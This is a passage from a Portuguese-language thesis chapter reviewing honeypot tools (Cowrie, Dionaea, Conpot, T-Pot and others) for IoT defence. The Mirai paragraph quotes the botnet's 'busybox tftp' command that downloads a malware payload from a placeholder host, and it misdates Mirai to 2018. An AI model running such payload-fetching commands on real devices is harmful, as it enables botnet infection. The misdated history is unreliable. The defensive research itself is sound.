

Figura 2.9: Resultados ao pesquisar por MQTT no Shodan

Para se conectar e interagir com o gateway MQTT pode ser utilizado o software MQTT Spy. Nele é possível se conectar, publicar e se inscrever nos tópicos do broker. A figura 2.10 mostra que foi possível obter a versão, quantidade de clientes conectados, uptime etc. Apesar de ser uma boa prática não utilizar o tópico `$SYS` [7], esse servidor ainda é considerado relativamente seguro por não estar expondo nenhum outro tópico específico. Esse tipo software demonstra a facilidade de obter e alterar dados de uma rede IoT não segura que utilize o MQTT.

[6] http://beei.org/index.php/EECSI/article/viewFile/1064/627
[7] https://www.hivemq.com/blog/why-you-shouldnt-use-sys-topics-for-monitoring/



Figura 2.10: Simulação de obtenção de dados utilizando o MQTT Spy

2.4 Containers e Docker

Um dos conceitos importantes abordados no trabalho foi a utilização de Containers [8]. A oportunidade de utilizá-los como honeypots abre uma série de vantagens importantes ao possibilitar agilidade e isolamento no deploy. Os containers proporcionam uma maneira padrão de empacotar código, configurações e dependências de uma aplicação em um único objeto. A tecnologia tem suas origens o LXC do Linux, mas tomou proporções gigantes através do projeto Docker.

Segue um breve glossário para ser introduzido ao assunto.

Imagem: O código que você está executando em um container empacotado como um sistema de arquivos virtual.

Container - A instância em execução de uma imagem. Isso é um pouco análogo a uma máquina virtual, mas é isolado no nível do SO, em vez de ser a nível do hardware virtualizado. Cada contêiner possui seu próprio sistema de arquivos e rede virtual.

Repositório: Onde ficam armazenadas uma imagem ou um conjunto delas, de maneira que possam ser publicadas e reutilizadas. O repositório público mais conhecido é chamado Docker Hub.

[8] https://docs.docker.com/engine/docker-overview/

Docker host – A máquina (virtual ou física) em que os containers são hospedados.



Figura 2.11: Arquitetura Docker

2.5 Trabalhos relacionados

Foi consultada uma bibliografia diversificada para o desenvolvimento desse projeto. Para conhecer diversas formas e metodologias de se utilizar honeypots foram consultados: Zero-day attack signatures detection using honeypot(PATEL; THAKER, 2011), Designing and implementing a honeypot for a SCADA network(SCOTT; CARBONE, 2014), A comprehensive methodology for deploying IoT honeypots(ACIEN et al., 2018), Before toasters rise up: a view into the emerging iot threat landscape(VERVIER; SHEN, 2018), Honeyselk: um ambiente para pesquisa e visualização de ataques cibernéticos em tempo real(OLIVEIRA JÚNIOR, 2016). Para compreensão dos principais problemas em segurança de IoT foram consultados: Towards Automated Dynamic Analysis for Linux-based Embedded Firmware(CHEN et al., 2016), Attack scenarios and security analysis of MQTT communication protocol in IoT system(ANDY; RAHARDJO; HANINDHITO, 2017), DDoS-capable IoT malwares: Comparative analysis and Mirai investigation(DE DONNO et al., 2018), Security for the internet of things: a survey of existing protocols and open research issues(GRANJAL; MONTEIRO; SILVA, 2015)

2.5.1 Revisão de Projetos Existentes

Houve nos últimos anos uma renovação em termos de possibilidades de honeypots. Existem hoje dezenas de projetos Opensource focados para contextos distintos, que implementam tipos de honeypots ou tecnologias relacionadas. A lista do github [9] foi utilizada como ponto de partida para conhecer os projetos mais relevantes e atualizados deste campo de estudo. Vale salientar que são em grande parte projetos individuais ou abertos à comunidade, muitas vezes com características muito específicas. Grande parte dos projetos se encontram desatualizados e não tão bem documentados ou prontos para entrarem em produção. A partir desses projetos e da leitura de artigos diversos, foram escolhidas para testes as mais utilizadas, consolidadas e ainda atualizadas que pudessem ser aplicadas ao contexto de IoT.

[9] https://github.com/paralax/awesome-honeypots

Na literatura, Nawrocki et. al. (NAWROCKI et al., 2016) faz um levantamento extenso de vários honeypots e também foi consultado. É interessante notar que muitos dos honeypots e ferramentas listadas nesse artigo já foram descontinuadas, o que demonstra a constante volatilidade e evolução do assunto.

Os estudos nesse campo de conhecimento estão vivendo um momento de transição importante. Apesar de ser largamente utilizado na Academia, durante muitos anos houve pouca inovação e diminuição dos casos de ambientes implementando a tecnologia em produção. Atualmente, a criticidade e o aumento da demanda nos serviços de tecnologia exigem a busca na simplificação do deploy desse tipo de tecnologia. Em termos de segurança de redes, os incidentes, investimentos e riscos são sempre crescentes. As tecnologias de Honeypots não são substitutas de Firewalls, IDS etc, mas devem serem vistas como um recurso adicional na gerência e proteção dos dados e ambientes. A utilização desses recursos deve ser encarada como ferramenta de aumento na escala do modelo de maturidade em cyber hunting de vulnerabilidades. Ou seja, uma etapa em que as organizações não somente passam a se defender, mas também a se aprofundarem nas tentativas sofridas de ataques.

Segue breve resumo dos projetos existentes mais relevantes que integraram esta pesquisa.

2.5.1.1 Cowrie

O Cowrie (COWRIE. . . , 2019) é um Honeypot SSH e Telnet de média interatividade projetado para registrar ataques de força bruta e a interação do shell executada pelo invasor. O projeto é uma espécie de continuação do Honeypot Kippo.

Dentre as principais funcionalidades estão a possibilidade de uso de um sistema de arquivos falso com a capacidade de adicionar/remover arquivos e de inserir conteúdos falsos em arquivos. Por exemplo, permitindo que o invasor possa utilizar o comando `cat` em arquivos como `/etc/passwd`. O Cowrie também salva, para posterior inspeção, arquivos baixados com `wget/curl` ou enviados com SFTP/SCP.

Por padrão, o Cowrie aceita os usuários `root` e `richard`, liberando com qualquer tipo de senha digitada após um número x de tentativas, que pode ser configurado. Ao estabelecer a conexão SSH, o atacante adquire contato com um terminal que simula um sistema Debian. Neste sistema é possível navegar pelo file system e acessar documentos. Evidentemente, por ser um sistema simulado e limitado, é possível que atacantes estranhem a ausência de comandos ou arquivos. Mesmo assim, alguns trabalhos obtêm êxito em coletar ataques utilizando SSH e Telnet.

O Cowrie traz possibilidades diversas no uso dos seus logs, que podem ser redirecionados para pilha ELK, GrayLog, MySQL, Splunk e Kippo-Graph (interface gráfica desenvolvida para o Kippo). Além disso, a funcionalidade de playlog é extremamente interessante, pois permite o registro visual exato dos comandos utilizados pelos atacantes.

Da perspectiva de IoT, a maior motivação de uso deste Honeypot se dá pela grande quantidade de botnets, que realizam ataques utilizando o descuido na escolha de senhas para proteção dos dispositivos. Esse problema clássico em segurança é ainda mais crítico quando se pensa na escala

que redes IoT poderão atingir no futuro. A quantidade de atores, sensores, dispositivos, gateways e aplicações exigirão um novo modelo de gerência de senhas.

O caso mais conhecido e relevante dos últimos anos ficou conhecido como botnet Miraí. O Mirai ficou conhecido por utilizar ataques de força bruta via protocolo telnet em dispositivos IoT mal configurados. O Mirai infectou dispositivos que rodavam BusyBox. As primeiras informações surgiram em setembro de 2018, quando a botnet foi utilizada em um ataque DDoS. Uma vez que a maioria dos donos dos dispositivos diretamente conectados ou indiretamente conectados não alteram os usuários e senhas padrões, o Mirai infectava os dispositivos e reportava a um servidor de comando e controle, inserindo o dispositivo na botnet. O Miraí pode ter infectado mais de 380 milhões de dispositivos e foi utilizado em um dos maiores ataques DDoS da história em uma companhia francesa de computação em nuvem. A sequência de comandos normalmente utilizada era: `{username}` e `{password}`, depois `{enable}` `shell`, `/bin/busybox`, onde `{username}` e `{password}` estavam presentes no dicionário Miraí. Em seguida eram utilizados os comandos para download do payload do malware, algo como `‘busybox tftp’-r [MalwareFileName] -g [IPsource] ‘busybox tftp’-g -l ‘dvrHelper’-r [MalwareFileName] [IPsource]`. Depois da execução, o malware se auto deletava para evitar detecção e deixar o processo rodando na memória do dispositivo comprometido.

É importante ressaltar que o próprio código do malware possuía mecanismos para avaliar se o dispositivo comprometido era um roteador ou um honeypot comum, como o Cowrie. Por isso, muitas vezes em ataques desse tipo é preciso realizar updates ou modificações específicas nos Honeypots para que os malwares sejam capturados.

2.5.1.2 Dionaea

O Dionaea (DIONAEA. . . , 2019) é um dos Honeypots mais utilizados, estáveis e em desenvolvimento da atualidade. De acordo com a documentação, a intenção do Dionaea é capturar malwares explorando as vulnerabilidades expostas pelos serviços oferecidos a uma rede, tendo como objetivo final a obtenção de uma cópia do malware. Em (CHINN, 2015) são citados alguns trabalhos que obtém êxito na coleta de malwares utilizando o Dionaea. O Dionaea é capaz de simular os protocolos/serviços mostrados na Figura 2.12:



Figura 2.12: Serviços que podem ser emulados pelo Dionaea e mecanismos de Logging que podem ser utilizados.

2.5.1.3 Conpot

Segundo a própria documentação, o Conpot (CONPOT..., 2019) é um Honeypot de baixa interatividade de ICS/SCADA (Industrial Control Systems/Supervisory Control and Data Acquisition), projetado para ser fácil de implantar, modificar e estender. Através de uma gama de protocolos comuns de controle industrial, é fornecido o básico para construir um sistema próprio, capaz de emular infraestruturas complexas para convencer um adversário de que ele acabou de encontrar um enorme complexo industrial. Para melhorar as capacidades enganosas, também é fornecida a possibilidade de criar uma interface de máquina personalizada para aumentar a superfície de ataque. Os tempos de resposta dos serviços podem ser atrasados artificialmente para imitar o comportamento de um sistema sob carga constante. Como são fornecidas pilhas completas de protocolos, o Conpot pode ser acessado com HMIs (Human Machine Interface) de produção ou estendidas com hardware real.

O Conpot possui os seguintes Templates já disponíveis para teste, ou seja, de dispositivos de ICS que são simulados:

- Padrão: Controlador Lógico Programável (CLP) Siemens S7-200 ICS (Figura 2.13);
- IPMI: Dispositivo simples IPMI (Intelligent Platform Management Interface);
- Guardian AST: Sensor de tanque de gás Guardian AST;
- IEC 104 Gateway;
- Kamstrup 382: Emulação do dispositivo de medição elétrica inteligente Kamstrup 382 (Figura 2.14).

Figura 2.13: S7-200 Siemens.

Figura 2.14: Kamstrup 382.

Outro projeto interessante desse tipo é o GasPot [10], honeypot de um tanque de gás que obteve êxito em coletar ataques direcionados para esse tipo de sistema. Esse experimento é um exemplar de como é possível atrair ataques na Internet quando os sistemas são expostos de forma não protegida.

2.5.1.4 Discussão sobre IoT x Scada x IIoT

Apesar de não ser o foco desse trabalho, o Conpot é um ótimo caso para demonstrar a possibilidade de utilizar a estratégia de segurança discutida no trabalho em sistemas industriais. Um maquinário industrial compromete diretamente o negócio se tiver qualquer tipo de parada, por isso, é comum que muitas das fábricas e indústrias mantenham sistemas desatualizados e vulneráveis. O caso mais relevante dos últimos anos ficou conhecido como Stuxnet, vírus destinado a sistemas SCADA que infectou sistemas das usinas nucleares no Irã.

Esse é um dos desafios principais que a chamada indústria 4.0 terá que superar. Para gerar inovação nos sistemas industriais será necessária a garantia de confiabilidade e segurança. Se os sistemas SCADA já sofrem ataques, os sistemas de IIOT (Industrial Internet of Things) precisam ser pensados com mecanismos de proteção focados em alta disponibilidade.

O MQTT surgiu destinado para esses ambientes industriais [11], mas a própria versatilidade do

[10] https://github.com/sjhilt/GasPot
[11] https://www.processingmagazine.com/mqtt-iiot-evolution/

protocolo torna necessária a criação de padrões específicos para a indústria. Esses fatores justificam também a importância de se pensar em propostas de Honeypots MQTT como um mecanismo adicional em cybersecurity.

2.5.1.5 Glastpof e Snare/Tanner

O Glastopf é um Honeypot web de baixa interatividade escrito em Python. Seu princípio é responder a um invasor com a resposta esperada para convencê-los de uma vulnerabilidade. Isto inclui alguns tipos de ataque, como inclusão remota de arquivos via PHP sandbox, inclusão local de arquivos e injeção de HTML via solicitações POST. Atualmente o projeto se encontra em manutenção.

O SNARE é um Honeypot de aplicação web, sucessor do Glastopf. Possui as mesmas features e permite também converter páginas web existentes em superfícies de ataques. Para isso, utiliza o TANNER como ferramenta de análise e classificação de dados para avaliar e responder as requisições HTTP.

2.6 Honeypots Integradores

Uma das desvantagens históricas de honeypots tange em relação a complexidade de implementação e de manutenção. Há uma tendência de projetos que buscam simplificar o deploy e registro de logs. Neste trabalho eles serão tratados como integradores, pois integram diversos honeypots e ferramentas.

É interessante mostrar que todos esses projetos mostram preocupação em relação a dificuldade de implementação e gerência em termos de escalabilidade. Essa dificuldade é apontada como uma das principais razões para diminuição da adoção de honeypots do tipo produção. Esse foi também um dos diagnósticos e direcionamentos desse trabalho: Propor uma arquitetura simples e generalista que pudesse ser replicada e adaptada.

2.6.1 T-Pot

Na documentação, o T-Pot (T-POT. . . , 2019) é descrito como uma plataforma *multihoneypot* que reúne o melhor dessas tecnologias disponíveis, tornando as fáceis de realizar o *deploy* e simples de serem usadas. O T-Pot é baseado em daemons de honeypots bem estabelecidos, IDS e ferramentas para envios de ataques. A ideia por trás do T-Pot é criar um sistema, cujo serviços TCP e alguns UDP encaminhem todo o tráfego de ataques recebidos para os Honeypots mais adequados para responderem e processá-los. Funcionando quase que como uma Honeynet em um appliance único.

O T-Pot é baseado em uma ISO *Vanilla Ubuntu 14.04.02*. Os *daemons* de *honeypots* e outros componentes de suporte foram *paravirtualizados* usando o *Docker*. Isso permitiu executar vários *daemons* na mesma interface de rede sem problemas, tornando todo o sistema com pouca necessi-

dade de manutenção. O encapsulamento dos *honeypots* no *Docker* fornece um bom isolamento dos ambientes em tempo de execução e mecanismos fáceis de atualização. No T-Pot, foram combinados *honeypots* existentes (*Glastopf*, *Kippo*, *Honeytrap* e *Dionaea*) com a rede IDS/IPS *Suricata*, a tríade de monitoramento e visualização de dados *ELK* (*elasticsearch-logstash-kibana*).

O T-POT é quase que uma espécie de *honeynet* unificada em um único *appliance*. Não podendo ser classificada assim em razão de todos os serviços estarem rodando sob o mesmo endereçamento de rede.

Ainda da documentação há uma ressalva importante, Todos os dados do *Docker* são voláteis. Depois que um container *Docker* é encerrado todos os dados produzidos em seu ambiente desaparecem e uma nova instância é reiniciada. Portanto, para alguns dados que precisam ser persistentes, como arquivos de configuração etc, o T-POT fornece um volume de dados persistente (montado em /data/) para torná-lo disponível e persistente nas reinicializações de *containers* ou do sistema. Essa característica é um ponto extremamente importante quando se trabalha com *containers*, no geral. Se não houver uma forma de preservar os dados de um *honeypot* rodando em Container, a solução se torna efêmera e não consegue contemplar o objetivo de registro fiel dos ataques.

2.6.2 Community Honey Network (CHN)

O CHN é um outro projeto com a mesma visão de facilitar e flexibilizar o *deploy* e gerência de honeypots. A ideia é que utilizando também o *Docker* e o *Docker Compose* seja possível ter uma interface de gerência onde seja possível realizar o deploy de Honeypots em segundos. A interface também é capaz de registrar os ataques e apresentar estatísticas em formato gráfico. Na figura 2.15 é possível ver o deploy de um honeypot e na figura 2.16 quais estão disponíveis. Este projeto é uma adaptação do Modern Honey Network [12].

[12] https://threatstream.github.io/mhn/



Figura 2.15: Cada Honeypots é tratado como um Sensor.



Figura 2.16: Honeypots disponíveis no CHN.

2.6.3 Honeydrive

Essa utilização massiva de containers em Honeypots é bastante recente. Para simplificar as dificuldades em realizar a instalação dos softwares e dependências dos honeypots surgiu o Honeydrive. O HoneyDrive é uma distribuição Linux dedicada para as tecnologias de honeypots. No formato de uma ISO Xubuntu 12.04.4 LTS (figura 2.18 [13]), fica fácil criar uma máquina virtual e instanciar esses mesmos serviços com mais facilidade do que se fosse partir do zero na configuração de cada um deles. O projeto é interessante pela facilidade e quantidade de recursos disponíveis, no entanto

[13]https://n0where.net/honeypot-linux-distro-honeydrive

se encontra desatualizado/inativo. Dentre as features contidas na ferramenta estão incluídas (ver também figura 2.17):

- Pilha LAMP (Apache 2, MySQL 5) e ferramentas como phpMyAdmin;
- Vários scripts úteis;
- Honeypot SSH Kippo, mais Kippo-Graph, Kippo-Malware, Kippo2MySQL;
- Honeypot de malware Dionaea, interface gráfica DionaeaF;
- Honeypot de malware Amun;
- Honeypot web Glastopf, Wordpress honeypot Wordpot;
- Honeypot SCADA/ICS Conpot;
- Honeypot de baixa interatividade Honeyd, Honeyd2MySQL, Honeyd-Viz;
- Pilha ELK para visualização e análise de logs;
- LaBrea sticky honeypot, Tiny Honeypot, IIS Emulator;
- Uma suíte completa de ferramentas de segurança, forense e anti-malware para rede, como ntop, p0f, nmap, Wireshark, CalmAV, ettercap, MASTIFF, Flasm, Yara, pdf-parser, Viper etc.



Figura 2.17: Ferramentas e softwares disponíveis no Honeydrive.



Figura 2.18: Desktop Honeydrive 3

2.6.4 Honeywall

É quase uma obrigação que os trabalhos envolvendo esse campo citem uma das ferramentas pioneiras na construção de honeynets, chamada Honeywall. O Honeywall CDROM é uma ferramenta de alta interação para capturar, controlar e analisar ataques. Ele cria uma arquitetura que permite implantar honeypots de baixa e alta interação, mas foi projetado principalmente para alta interatividade. A grande parte das implementações e artigos se basearam nessa ferramenta, que atualmente é fornecida no formato de uma imagem CentOS com ferramentas já pré-instaladas (p0f, tcpdump, iptables, etc).

2.6.5 Projetos de Honeypots IoT

A grande problemática na intersecção entre a temática de Internet das Coisas e Honeypots está na maturidade dos projetos. Quando se utiliza o termo IoT, é preciso entender que se refere a uma tecnologia ainda emergente e em desenvolvimento. Da perspectiva de segurança, os empecilhos gerais possuem muitas vezes ligações diretas com as próprias premissas da tecnologia. Por exemplo, a capacidade de processamento, a questão energética dos dispositivos e a necessidade de conexão são muitas vezes vitais em detrimento da segurança. Esses dilemas são um dos principais desafios que decidirão o sucesso da tecnologia. Abaixo se encontram os estudos encontrados de propostas nas duas áreas. O presente trabalho buscou utilizar o que já havia de desenvolvimento no campo de honeypots para ser utilizado com foco em IoT.

Telnet IoT honeypot [14]: Implementa um servidor a Telnet para capturar malwares de IoT.

[14] https://github.com/Phype/telnet-iot-honeypot

HoneyThing [15]: Desenvolvida para explorar a vulnerabilidade TR-069 (CPEWAN Management Protocol).

IoTPOT: Honeypot que emula serviços Telnet de vários dispositivos IoT. Consiste em um frontend de baixa interação e opera vitualmente vários ambientes virtuais usualmente utilizados por sistemas embarcados com diferentes arquiteturas de CPU. (PA et al., 2016)

ZigBee Honeypot: Simulação de um gateway ZigBee. Este trabalho utiliza o Honeypot Kippo para simular um Gateway Zigbee e em parte nele que foi inspirada a proposta para simulação de gateways MQTT. (DOWLING; SCHUKAT; MELVIN, 2017)

Multi-purpose IoT honeypot: Honeypot IoT com foco em Telnet, SSH, HTTP e CWMP. (KRISHNAPRASAD, 2017)

